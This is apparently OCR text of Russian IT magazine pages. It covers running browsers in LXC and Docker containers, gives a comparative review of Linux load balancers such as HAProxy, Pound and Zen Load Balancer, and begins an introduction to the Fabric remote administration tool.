
```
$ sudo chown -R 1000:1000 ~/.local/share/lxc/↵
  web-browser/rootfs/home/ubuntu
```

Устанавливаем Chrome внутрь контейнера:



Запускаем контейнер в Docker

```
> sudo docker run -rm -t -i magglass1/docker-browser-over-ssh
[sudo] password for j1m:
IP address:     172.17.0.2
Password:       j67tD0theLA4epv9
Firefox:        ssh -X webuser@172.17.0.2 firefox
Google Chrome:  ssh -X webuser@172.17.0.2 google-chrome --no-sandbox
```



Chrome внутри userspace-контейнера

```
$ C="web-browsing"
$ lxc-start -n $C -d
$ lxc-attach -n $C -- umount /tmp/.X11-unix
$ lxc-attach -n $C -- apt-get update
$ lxc-attach -n $C -- apt-get dist-upgrade -y
$ lxc-attach -n $C -- apt-get install wget ↵
  ubuntu-artwork ca-certificates -y
$ lxc-attach -n $C -- wget https://dl.google.com/↵
  linux/direct/google-chrome-stable_current_i386.↵
  deb -O /tmp/chrome.deb
$ lxc-attach -n $C -- dpkg -i /tmp/chrome.deb
$ lxc-attach -n $C -- apt-get -f install -y
$ lxc-stop -n $C
```

Пишем скрипт для запуска хрома в контейнере:

```
#!/bin/sh
C="web-browser"
STARTED=false
if ! lxc-wait -n $C -s RUNNING -t 0; then
    lxc-start -n $C -d
    lxc-wait -n $C -s RUNNING
    STARTED=true
fi
lxc-attach --clear-env -n $C -- sudo -u ubuntu ↵
-i env DISPLAY=$DISPLAY google-chrome --disable-↵
setuid-sandbox
if [ "$STARTED" = "true" ]; then
    lxc-stop -n $C -t 10
fi
```

Скрипт проверяет, запущен ли контейнер, если нет, то запускает и стартует внутри него Chrome. Основная суть всех этих действий состоит в том, чтобы не запускать уже работающий контейнер дважды, а также получить возможность создания и запуска нескольких разных контейнеров. Для этого достаточно клонировать уже готовый контейнер так, как описано в предыдущем разделе, и заменить имя web-browser на имя нового контейнера в начале скрипта.

Как и в случае со способом из предыдущего раздела, создаем десктоп-файл для запуска браузера по клику иконки:

```
[Desktop Entry]
Version=1.0
Name=Google Chrome
Comment=Access the Internet

Exec=/home/ИМЯ-ЮЗЕРА/.local/share/lxc/web-browser/↵
start-chrome %U

Icon=/home/ИМЯ-ЮЗЕРА/.local/share/lxc/web-browser/↵
rootfs/opt/google/chrome/product_logo_256.png

Type=Application
Categories=Network;WebBrowser;
```

На этом все. Такой контейнер будет лучшим решением из всех возможных. Он позволяет открывать несколько копий браузера в разных окружениях без всяких ограничений, с возможностью 3D-ускорения, выводом звука, плавным проигрыванием видео и без лишних виртуальных рабочих столов. Кстати, в оригинальном решении (goo.gl/qOa9F3) Стефана Грабера была также предусмотрена возможность записи звука с помощью PulseAudio, но я ее убрал для сохранения простоты.

ВЫВОДЫ

Контейнерная виртуализация прекрасно подходит для запуска потенциально небезопасного софта. Она работает в любом Linux-дистрибутиве, не требует сборки дополнительных инструментов и наложения патчей на ядро. Она более легковесна, чем полноценная виртуализация, более проста в развертывании и позволяет прозрачно работать с командной строкой и файлами внутри гостевой системы. Браузер всего лишь один из примеров приложений, которые можно запустить в контейнере. ⌶



Устойчивое равновесие

*Обзор систем балансировки сетевой нагрузки для *nix*

Когда мощности сервера уже не хватает, встает вопрос, каким путем идти дальше. Апгрейд часто не дает пропорционального прироста и к тому же не обеспечивает требуемой отказоустойчивости. Поэтому самым верным шагом будет установка второго сервера, который возьмет на себя часть нагрузки. Остается выбрать приложение, которое будет обеспечивать балансировку.



Мартин «urban.prankster» Пранкевич
martin@synack.ru

ИЗ ЧЕГО ВЫБИРАТЬ?

Решения для балансировки сетевой нагрузки только на первый взгляд выглядят одинаково. На самом деле в процессе участвует множество технологий и алгоритмов, поэтому найти два одинаковых продукта невозможно. Неочевидными особенностями может быть поддержка определенных протоколов (например, только HTTP или любые), есть и множество других параметров.

Кроме того, системы балансировки нагрузки могут перенаправлять трафик клиентов на избранный сервер несколькими способами. Самые популярные: трансляция сетевых адресов (Network Address Translation) и отсылка через шлюз TCP (TCP gateway). В первом случае балансировщик на лету подменяет в пакете IP-адреса, чем скрывает IP сервера от клиента и наоборот. Если же IP клиента нужен конечному приложению для статистики или любых других операций, его обычно сохраняют в HTTP-заголовке X-Forwarded-for. При использовании другого протокола следует убедиться, что подобная возможность реализована. В случае TCP gateway балансировщик умеет управлять трафиком на L4 (транспортном) уровне и даже на уровне приложения (L7). Для этого он устанавливает соединение и смотрит внутрь пакета. Обычно клиент и приложение обмениваются информацией через балансировщик. Но в последнее время становится все более популярной конфигурация сервера с прямым возвратом (Direct Server Return, DSR) когда ответ от сервера идет к клиенту напрямую, а не через устройство балансировки. Использование DSR уменьшает нагрузку на балансировщик, но не позволяет использовать куки и расшифровывать SSL. Данный способ на порядок быстрее, чем использование NAT-балансировки, и позволяет сервисам видеть реальные IP-адреса клиентов.

Также в системах можно встретить разные методы балансировки. Разберемся с назначением некоторых из них. В настройках продуктов они могут иметь отличные названия или свои особенности в реализации, но часто их суть одна.

Самый простой — Round Robin DNS, это специальный DNS-сервер, содержащий несколько A-записей и их вес (опционально) и выдающий при запросе клиентов различные IP-адреса. Минусы очевидны. Он абсолютно не владеет информацией о текущей загрузке и состоянии бэкендов, не учитывает предыдущие подключения клиентов (немного сглаживает ситуацию DNS-кеш).

Есть аналогичный по названию алгоритм, но реализованный средствами самого балансировщика — Round Robin. Все клиенты равномерно распределяются по бэкендам, и обычно какие-либо другие параметры не учитываются. Алгоритм распределения по весу (Round Robin Weighted) учитывает значение параметра Weight, указанного для каждого сервера. Проставив больший вес для более мощного сервера, мы сможем направить к нему больше клиентов. Несколько иначе действует распределение по приоритету. В этом алгоритме работает только сервер с большим приоритетом, остальные подключаются, как правило, только в случае его отказа. Этот вариант позволяет строить кластер с одним активным узлом, например когда второй сервер выполняет другую роль и только подстраховывает первый. Еще один вариант — Least Connection (Least Session) — соединение принимает сервер, обслуживающий наименьшее количество соединений (сессий), но соединения могут быть разные (пользователь активен или пассивен) и, соответственно, давать разную нагрузку на сервер. А вот алгоритм Least Bandwidth учитывает действительную загрузку сети.


Hash sticky client — клиент привязывается к одному серверу, для этого в специальную таблицу помещается хеш-строка, указывающая на его IP. Возможны варианты. Клиент всегда идет к одному серверу, а в случае его выхода подключение невозможно. Или, когда не отвечает «родной», он соединяется с другими системами.

Доступность бэкендов определяется двумя механизмами: активным (keepalives, балансировщик сам опрашивает серверы) и пассивным (In-Band, контролируются текущие соединения, ответы сервиса).

BALANCENG

Проект номер один в списке — BalanceNG (inlab.de/balanceng), является развитием Open Source решения Balance (inlab.de/balance.html), но распространяется уже под двойной лицензией (коммерческой и бесплатной Free Basic License). В бесплатной версии можно подключать один виртуальный сервер и два узла, чего с учетом возможностей достаточно, чтобы без проблем справиться со средней, а иногда и большой нагрузкой. Представляет собой решение для балансировки IP-нагрузки, поддерживающее IPv6, предлагает несколько методов управления выбора бэкенда (Round Robin, Random, Weighted Random, Least Session, Least Bandwidth, Hash, Agent и Randomized Agent).

В продукте использован оригинальный движок, работающий на Layer 2 (Ethernet), балансировка ведется на основе IP-адреса клиента, без привязки к портам работать может с любым сервисом. Поддерживает DNS GSLB (Global Server Load-Balancing) и конфигурацию сервера с прямым возвратом Direct Server Return (DSR), когда ответ от сервера идет к клиенту напрямую, а не через устройство балансировки. Содержит настраиваемый агент проверки UDP, поддерживает VRRP для установки высокодоступных конфигураций на многих узлах. Встроенные механизмы позволяют произвести захват и сохранение пакетов при помощи pcap для дальнейшего исследования. Предусмотрено несколько вариантов проверки работоспособности конечных систем: агент, ping, TCP Open, скрипт и другие инструменты вроде wget.



↙ **Конфигурационный файл BalanceNG**

```
modules   vrrp,arp,ping,hc,master,slb,tnat,nat,rt
set       ipforwarding 1
interface 1 {
          name eth0
          access raw
}
interface 2 {
          name eth1
          access raw
}
register  interfaces 1,2
enable    interface 1,2
vrrp      {
          vrid 71
          priority 200
          network 1
}
network   1 {
          name "DMZ Network"
          addr 172.16.1.0
          mask 255.255.255.0
          real 172.16.1.251
          virt 172.16.1.253
          nat outside
          interface 1
}
```

↘ **Статистика HAProxy**

> General process information

pid = 31576 (process #1, nbproc = 1)
uptime = 1d 6h35m23s
system limits: memmax = unlimited; ulimit-n = 541
maxsock = 541; maxconn = 250; maxpipes = 0
current conns = 6; current pipes = 0/0; conn rate = 2/sec
Running tasks: 1/29; idle = 100 %

active UP — backup UP
active UP, going down — backup UP, going down
active DOWN, going up — backup DOWN, going up
active or backup DOWN
not checked
active or backup DOWN for maintenance (MAINT)
active or backup SOFT STOPPED for maintenance
Note: "NOLB"/"DRAIN" = UP with load-balancing disabled.

Display option:
- Scope :
- Hide 'DOWN' servers
- Refresh now
- CSV export

External resources:
- Primary site
- Updates (v1.5)
- Online manual

http-in

	Queue			Session rate			Sessions					Bytes		Denied		Errors			Warnings		Server								
	Cur	Max	Limit	Cur	Max	Limit	Cur	Max	Limit	Total	LbTot	In	Out	Req	Resp	Req	Conn	Resp	Retr	Redis	Status	LastChk	Wght	Act	Bck	Chk	Dwn	Dwntme	Thrtle
Frontend				2	28	-	6	15	100	38 823		9 432 062	802 798 165	1 618	0	0					OPEN								
IPv4-direct							2	12	100	5 248		764 288	30 520 583	123	0	0					OPEN								
IPv4-cached							4	15	100	25 467		7 373 552	565 028 404	0	0	0					OPEN								
IPv6-direct							0	11	100	8 081		1 289 062	206 934 970	1 485	0	0					OPEN								
local							0	0	100	0		0	0	0	0	0					OPEN								
local-https							0	2	100	51		5 160	316 980	10	0	0					OPEN								

www


	Queue			Session rate			Sessions					Bytes		Denied		Errors			Warnings		Server								
	Cur	Max	Limit	Cur	Max	Limit	Cur	Max	Limit	Total	LbTot	In	Out	Req	Resp	Req	Conn	Resp	Retr	Redis	Status	LastChk	Wght	Act	Bck	Chk	Dwn	Dwntme	Thrtle
www	0	0	-	1	28		5	13	20	26 303	26 303	8 119 601	779 163 154		0		0	0	0	0	1d6h UP	L7OK/200 in 3ms	1	Y	-	0	0	0s	-
bck	0	0	-	0	0		0	0	10	0	0	0	0		0		0	0	0	0	1d6h UP	L7OK/200 in 2ms	1	-	Y	0	0	0s	-
Backend	0	0		1	28		5	13	100	26 347	26 303	8 133 465	779 171 426	0	0		0	0	0	0	1d6h UP		1	1	1		0	0s	

git


	Queue			Session rate			Sessions					Bytes		Denied		Errors			Warnings		Server								
	Cur	Max	Limit	Cur	Max	Limit	Cur	Max	Limit	Total	LbTot	In	Out	Req	Resp	Req	Conn	Resp	Retr	Redis	Status	LastChk	Wght	Act	Bck	Chk	Dwn	Dwntme	Thrtle
www	0	0	-	0	2		0	2	2	238	235	122 251	9 719 436		0		0	0	0	0	1d6h UP	L7OK/200 in 5ms	1	Y	-	0	0	0s	-
bck	0	0	-	0	0		0	0	2	0	0	0	0		0		0	0	0	0	1d6h UP	L7OK/200 in 2ms	1	-	Y	0	0	0s	-
Backend	0	2		0	2		0	4	2	238	235	123 913	9 719 436	0	0		0	0	0	0	1d6h UP		1	1	1		0	0s	

demo

	Queue			Session rate			Sessions					Bytes		Denied		Errors			Warnings		Server								
	Cur	Max	Limit	Cur	Max	Limit	Cur	Max	Limit	Total	LbTot	In	Out	Req	Resp	Req	Conn	Resp	Retr	Redis	Status	LastChk	Wght	Act	Bck	Chk	Dwn	Dwntme	Thrtle
Backend	0	0		0	3		1	2	10	3 850	0	365 411	12 850 037	0	0		0	0	0	0	1d6h UP		0	0	0		0		



В конфигурационном файле Pound разобраться легко



Веб-интерфейс Snapt для настройки HAProxy

Возможно резервирование балансировщика с репликацией NAT-состояний между основным и резервным узлами, клиент при переподключении подсоединяется к тому же серверу. Для сохранения сессии используется IP-адрес клиента и порт назначения. Поддерживается Linux bonding. Все таблицы хранятся в ОЗУ, но требования невелики, для четырех миллионов сессий достаточно 512 Мб памяти.

Может работать в Linux (с использованием сокета API PF_PACKET) и SPARC/Intel Solaris (Streams/DLPI API). Для установки предлагаются rpm (Red Hat RHEL 6 / CentOS) и deb (Debian/Ubuntu) пакеты и тарбал для остальных дистрибутивов. Также доступен готовый образ для виртуальной машины (на базе Ubuntu 8.04), что позволяет быстро развернуть нужную функциональность. Во время закачки будут показаны все пароли для входа. Агент (bngagent) поставляется с открытым исходным кодом и поддерживает Linux, Solaris, OS X, HP-UX и другие.

Какой-либо интерфейс для настройки не предусмотрен, все установки производятся при помощи конфигурационного файла /etc/bng.conf. В принципе, сложным его назвать нельзя, особенно учитывая, что на сайте проекта доступно более десятка готовых примеров, часто нужно лишь выбрать наиболее подходящий и отредактировать под себя.

HAPROXY

HAProxy (haproxy.1wt.eu) — балансировщик нагрузки и прокси-сервер уровня приложений Layer 7 для TCP и HTTP. Проект начинался как очень простой HTTP-прокси Webroute, но постепенно оброс новыми возможностями. Особенностью HAProxy является использование для регулирования соединений cookie и контента, он встраивает cookie и проверяет содержимое пакета при подключении. Анализ пакетов на Layer 7 позволяет фильтровать несанкционированный трафик и протоколы. Проверяя HTTP-запрос при помощи регулярных выражений, можно задать любые правила для выбора сервера, например реализуя ACL и геолокацию. В случае необходимости обработки IP-клиента на конечном сервере можем сохранить его в X-Forwarded-for. Движок стабилен, безопасен, оптимизирован, в результате HAProxy способен одновременно обрабатывать большое количество подключений (20 тысяч в секунду и более).

Обработкой всех подключений занимается один процесс, за счет оптимизации и планировщика обеспечивающий большое количество одновременных соединений на очень высоких скоростях. Такие системы не слишком хорошо масштабируются на многопроцессорных системах, но не болеют блокировками и ограничениями памяти. Но здесь мы не увидим продвинутых функций вроде поддержки SSL и keep-alive — по утверждению разработчиков, они усложняют и «утяжеляют» процесс. Отказоустойчивость HAProxy-сервера достигается через использование демона keepalived, проверяющего его работоспособность, синхронизация с резервным сервером (протокол VRRP) обеспечивает дублирование.

Предоставляет логирование соединений и разнообразные отчеты (статистика выводится на отдельном порту). Ориентирован в первую очередь на веб-сайты, но используется и в других сценариях, например в качестве балансировщика для multi-master серверов MySQL. Поддерживается фильтрация пользователей и подключение к тому же серверу (для RDP и HTTP), аутентификация HTTP.

HAProxy в качестве балансировщика используется в нескольких компаниях из списка Fortune 500: Amazon RDS, GitHub, Stack Overflow, Server Fault, Twitter...

Возможности расширяются при помощи аддонов, их полный список есть на сайте. Все настройки производятся при помощи конфигурационного файла (на сайте есть примеры). Кроме того, известны два интерфейса сторонних разработчиков: коммерческий веб Snapt (snapt.net) и свободный HATop (feurix.org/projects/hatop).

Работает на нескольких архитектурах: x86, x86_64, Alpha, SPARC, MIPS, PARISC. Официально поддерживает Linux 2.6.32+ (рекомендуется для максимальной производительности) и 2.4, Solaris 8–10, FreeBSD, OpenBSD. Установка и настройка тривиальны, хотя пакет в репозиториях не присутствует. Проект предлагает исходный код под лицензией GPLv2 и готовые бинарники под Linux/x86 Glibc 2.2 и Solaris 8 / Sparc.

POUND – ПРОКСИ И БАЛАНСИРОВКА HTTP И HTTPS

Первоначальная цель проекта Pound (apsis.ch/pound) — распределение нагрузки между несколькими серверами Zope, в итоге получился узконаправленный инструмент, представляющий собой обратный прокси и балансировщик нагрузки для HTTP и HTTPS.

Балансировка производится по состоянию сессии и другим параметрам (URL, аутентификации, cookies, HTTP headers). Полная поддержка WebDAV. В отличие от HAProxy обрабатывает SSL. Разработан в IT-компании, занимающейся безопасностью, что также сказалось на возможностях продукта. Особенностью является наличие базовых функций Web Application Firewall, Pound умеет контролировать корректность заголовков HTTP и HTTPS, отбрасывая неправильные. По умолчанию пропускаются все запросы, но можно создать шаблоны URL и тип запросов (стандартные, расширенные, RPC и WebDAV), которые будут проверяться на соответствие. По результатам выбирается конечный сервер или соединение блокируется. Дизайн изначально предусматривает минимальное вмешательство в трафик (например, встраивание cookie), но может прописывать X-Forwarded-for для передачи на бэкенд сервера IP-адреса пользователя.


Поддерживает IPv6, может перебрасывать IPv6 клиентов к серверам IPv4. Информация о сеансе сохраняется, и клиент в последующем подключается к своему серверу.

Из специфики — возможна не только отправка соединения к бэкенду, но и редирект на другой URL.


Pound не требует много ресурсов, примечательно, что кроме как за считыванием SSL-сертификатов демон не обращается к харду. Может быть запущен в chroot и использовать setuid/setgid. Каких-либо встроенных механизмов отказоустойчивости нет. Проверка работоспособности бэкендов производится всегда по HTTP.

На процессоре уровня Pentium D позволяет достичь примерно 600–800 HTTP- и 200–300 HTTPS-соединений в секунду. Поэтому конек Pound — небольшие проекты с упором на доступность, безопасность и больший контроль над трафиком. Для более высокой нагрузки сами разработчики Pound рекомендуют воспользоваться другими решениями.

Установка и настройка не представляют больших сложностей, хотя и производятся при помощи конфигурационных фай-



В поставке Crossroads несколько готовых конфигурационных файлов



Все настройки Zen Load Balancer производятся через веб-интерфейс

лов (документация очень подробная). Официально был протестирован на Linux, Solaris и OpenBSD. Проект предлагает только исходные тексты, в репозиториях SUSE, Debian и Ubuntu можно найти готовые пакеты, кроме этого, на сайте есть ссылки для Red Hat и готового дистрибутива, собранного на базе FreeBSD.

CROSSROADS

Crossroads (crossroads.e-tunity.com) обеспечивает балансировку нагрузки к любым TCP-сервисам, поэтому подходит не только для HTTP(S), но и для SMTP, SSH, баз данных и других. В обычном варианте он просто гарантирует подключение к бэкенду, не вникая во внутренности, и обеспечивает в этом режиме максимальную производительность. Один сервер может обслуживать несколько сайтов с разными бэкендами и протоколами. Но есть специальный режим HTTP mode, при котором обрабатываются и при необходимости меняются заголовки сеанса. Это обеспечивает возможность перенаправления пользователя на тот же сервер (session stickiness) и сохранение IP клиента в X-Forwarded-for. Сам по себе HTTP mode и особенно модификация пакета влияет на производительность (потери до 30%).

По умолчанию клиент перенаправляется на сервер, принимающий меньше подключений, но при необходимости алгоритм легко изменить на Round Robin, Least-Connections и First Available или определять внешней программой или скриптом. Клиентов можно закреплять за определенным сервером (Hash sticky client), жестко или с возможностью подключения к другому серверу, если «свой» не отвечает. При возобновлении работы бэкенда он автоматически включается в работу. Возможно управление доступом к Crossroads на основе IP-адреса (allow и deny).

В версии 2.x все подключения обслуживает один процесс, работающий в пространстве пользователя, это положительно сказалось на скорости работы и на управлении. Может работать как stand-alone демон или запускаться через inetd. Удобно, что все настройки и команды можно отдавать на лету (при помощи утилиты xr), изменение параметров не требует перезапуска Crossroads. Например, настроим балансировку для двух веб-сайтов и серверов MySQL.

```
# /usr/sbin/xr --verbose -S --server http:0:80 ↵
  --host-match www.host1.com --backend ↵
  192.168.1.10:80 --backend 192.168.1.20:80 ↵
  --host-match www.host2.com --backend ↵
  192.168.2.10:80 --backend 192.168.2.20:80 ↵
  2>&1 >> /var/log/xr.log
# /usr/sbin/xr --verbose --server tcp:0:3306 ↵
  --backend 192.168.1.1:3306 --backend ↵
  192.168.1.2:3306 2>&1 >> /var/log/xr.log &
```

Статистика выводится при помощи веб-интерфейса, порт которого задается вместе с ключом -W (--web-interface). Также с его помощью можно изменить три параметра: максимальное количество соединений для Crossroads и для бэкендов, вес бэкендов.

Для удобства их записывают в отдельный файл, который и указывают при загрузке, или используют специальный конфигурационный файл в формате XML (/etc/xrctl.xml, в поставке несколько готовых примеров).

Может быть запущен на любой POSIX-системе — Linux, OS X, Solaris. Проект предлагает исходные тексты (сборка проблем не вызывает), готовые пакеты доступны в репозиториях основных дистрибутивов.

ZEN LOAD BALANCER

Решение, несколько отличающееся от остальных участников обзора. Разработчики справедливо решили, что под балансировку выделяется отдельный сервер, а поэтому лучше сразу предоставить готовый дистрибутив, чтобы упростить развертывание, повысить производительность и безопасность. Основой Zen Load Balancer (zenloadbalancer.org) является оптимизированная и урезанная версия Debian 6. Поддерживается балансировка на Layer 4 для протоколов TCP, UDP и на Layer 7 для HTTP/HTTPS. Специальный режим L4xNAT позволяет настроить балансировку на транспортном уровне без учета номеров портов (фактически без привязки к сервису), в этом случае Zen просто пропускает через себя весь трафик, распределяя его по серверам. Есть у Zen и фишка — режим DATALINK. В этом случае Zen выступает в качестве шлюза по умолчанию, обеспечивая равномерную нагрузку на канал и резервирование при подключении к нескольким провайдерам (балансировка на Layer 3).

Реализовано несколько алгоритмов выбора бэкенда: Round Robin, по весу (Weight), по приоритету (Priority) или подключение к определенному серверу (Hash sticky client). Возможен возврат пользователя в открытую сессию, он определяется несколькими способами (по IP-адресу, cookie, запрашиваемому URL, по заголовку HTTP). Предусмотрено сохранение IP в X-Forwarded-for.

Технология FarmGuardian позволяет определять доступность сервисов при помощи специального скрипта и распределять по ним подключения. Zen может выполнять функцию SSL-прокси, шифруя поток к клиенту, на участке Zen — бэкенд данные идут в открытом виде. Поддерживается VLAN.

Из других особенностей можно назвать простую систему резервирования и восстановления конфигурации, работу нескольких балансировщиков в кластере, систему мониторинга и вывода различной статистики, в том числе и в виде наглядных графиков.

И главное — все настройки производятся при помощи веб-интерфейса (по умолчанию на HTTPS/444, логин/пароль — admin/admin). Предлагается две версии. Бесплатная только в x86-варианте и без технической поддержки. Ее возможностей вполне хватает для большинства сетей среднего размера. Платная версия предоставляется уже в x64-сборке. Развернуть готовую систему очень просто, на сайте доступна вся необходимая информация по настройкам (на английском).

ЗАКЛЮЧЕНИЕ

Как видим, выбирать есть из чего. Каждый продукт имеет свои сильные и слабые стороны, зная которые легко определиться, какой из них подходит для конкретной ситуации. Так, HAProxy подкупает производительностью, BalanceNG — функциональностью, простотой в настройках. Pound отличается возможностью разборки HTTP, а Crossroads — гибкостью. Если все же нужен веб-интерфейс, то альтернативы Zen Load Balancer нет, ну если только не хочется платить за Snapt для HAProxy. ⌶

Изучаем инструмент администрирования Fabric

Тонкая материя

Выполнение повседневных операций на большом количестве *nix-систем становится все более актуальной задачей. Количество серверов растет. Если вручную отдавать одну и ту же команду нескольким системам и отслеживать результат выполнения, то можно потратить уйму времени. Сегодня рассмотрим возможности Fabric, позволяющего выполнить задачу одновременно на большом количестве систем.



Мартин «urban.prankster» Пранкевич
martin@synack.ru

НАЧНЕМ С ОСНОВ

За последние несколько лет для *nix разработано, наверное, с десяток различных систем управления конфигурациями (Chef, Puppet, CFEngine…), разных по назначению и сложности. Но объединяет их одно — они не всегда подходят для одноразовых операций на уже работающих серверах или для несложных заданий. Чтобы выполнить определенную проверку, занимающую одну-две команды, придется писать манифест или cookbooks. Это долго и неудобно. Иногда быстрее полученную информацию проанализировать визуально, чем поручить разбор машине. Вот как раз здесь стоит присмотреться к Fabric (fabfile.org), позволяющему выполнить любые задачи администрирования, запуская команды параллельно на любом количестве систем.

Для работы Fabric не требуется какого-либо дополнительного ПО. На управляемых системах необходим лишь работающий SSH-сервер. Имея навыки программирования на Python, можно создавать достаточно сложные примеры, обрабатывать вывод и ошибки. Здесь администратор практически ничем не ограничен. Поэтому вполне можно использовать Fabric вместо системы управления конфигурациями. Хотя, признаюсь, это не всегда удобно, тут придется найти баланс. Все-таки Python — это более общий язык, и, усложняя задачу, мы можем просто увязнуть в программировании.

Проект не предоставляет никаких заготовок наподобие Chef Cookbooks, потому что задачи здесь проще. В этом нет смысла. Хотя пользователи сами выкладывают в интернет готовые скрипты и расширения (их очень много на github.com), которые можно использовать в качестве базы для своих проектов. Например, проект Fabtools (github.com/ronnix/fabtools) расширяет стандартный API Fabric функциональностью для работы с PostgreSQL, MySQL, Crontab, Node.js, nginx, OpenVZ, Redis, Postfix, deb/rpm-пакетами и другим. Проще показать все на примерах.

ЗНАКОМИМСЯ

Установка Fabric проблем не вызывает, тем более нужный пакет уже имеется в репозитории большинства дистрибутивов Linux. В Ubuntu/Debian и производных команда проста:

```
$ sudo apt-get install fabric
```

Вместе с Fabric будет установлен модуль paramiko, используемый в Python для работы с SSH. Для установки последней версии ставим через PIP:

```
$ sudo apt-get install python-pip
$ sudo pip install fabric
```

После установки можно сразу давать команды удаленным системам, дополнительные настройки не требуются. По умолчанию подключение производится с логином текущей учетной записи, в процессе будет запрошен пароль. Узлы указываются при помощи параметра -H/--host, можно использовать IP-адрес или имя. Если логин или порт отличается, они задаются так, как это принято в SSH, или при помощи ключа -u/--user:

```
$ fab -H server1,admin@example.org:2222 ↵
  -- hostname
```

Результат, собранный со всех систем, будет выводиться сразу в консоли. Подключение по умолчанию производится последовательно. Это немного тормозит процесс при работе с большим количеством систем. Но процесс можно и ускорить. Пароль можно сразу задать при помощи параметра -p/--initial-password-prompt, но нужно помнить, что он останется в истории и может быть узнан посторонним.

Изначально используется последовательная модель, когда fab разбирает все задачи и узлы, формирует команды, которые выполняются одна за другой. Предположим, нам нужно перед выполнением определенных действий обновить систему, при таком подходе это займет много времени. При помощи ключа -P/--parallel запускается параллельное выполнение всего задания, есть возможность распараллелить только определенные, но об этом дальше.

По умолчанию производится только одна попытка подключения к удаленной системе; чтобы изменить поведение, следует установить значение connection_attempts. Все доступные параметры командной строки легко узнать, использовав ключ -h.

В принципе, минимум автоматизации уже есть, вместо нескольких консолей мы можем выполнять все действия в одной, отдавая команды сразу нескольким системам. Но это не все. Большинство операций администрирования редко выполняются одной командой, поэтому админы и придумали скрипты, в которых прописано все, что нужно. Fabric позволяет использовать специальный файл, выполняющий все необходимые действия.

КОМАНДНЫЙ ФАЙЛ FABRIC

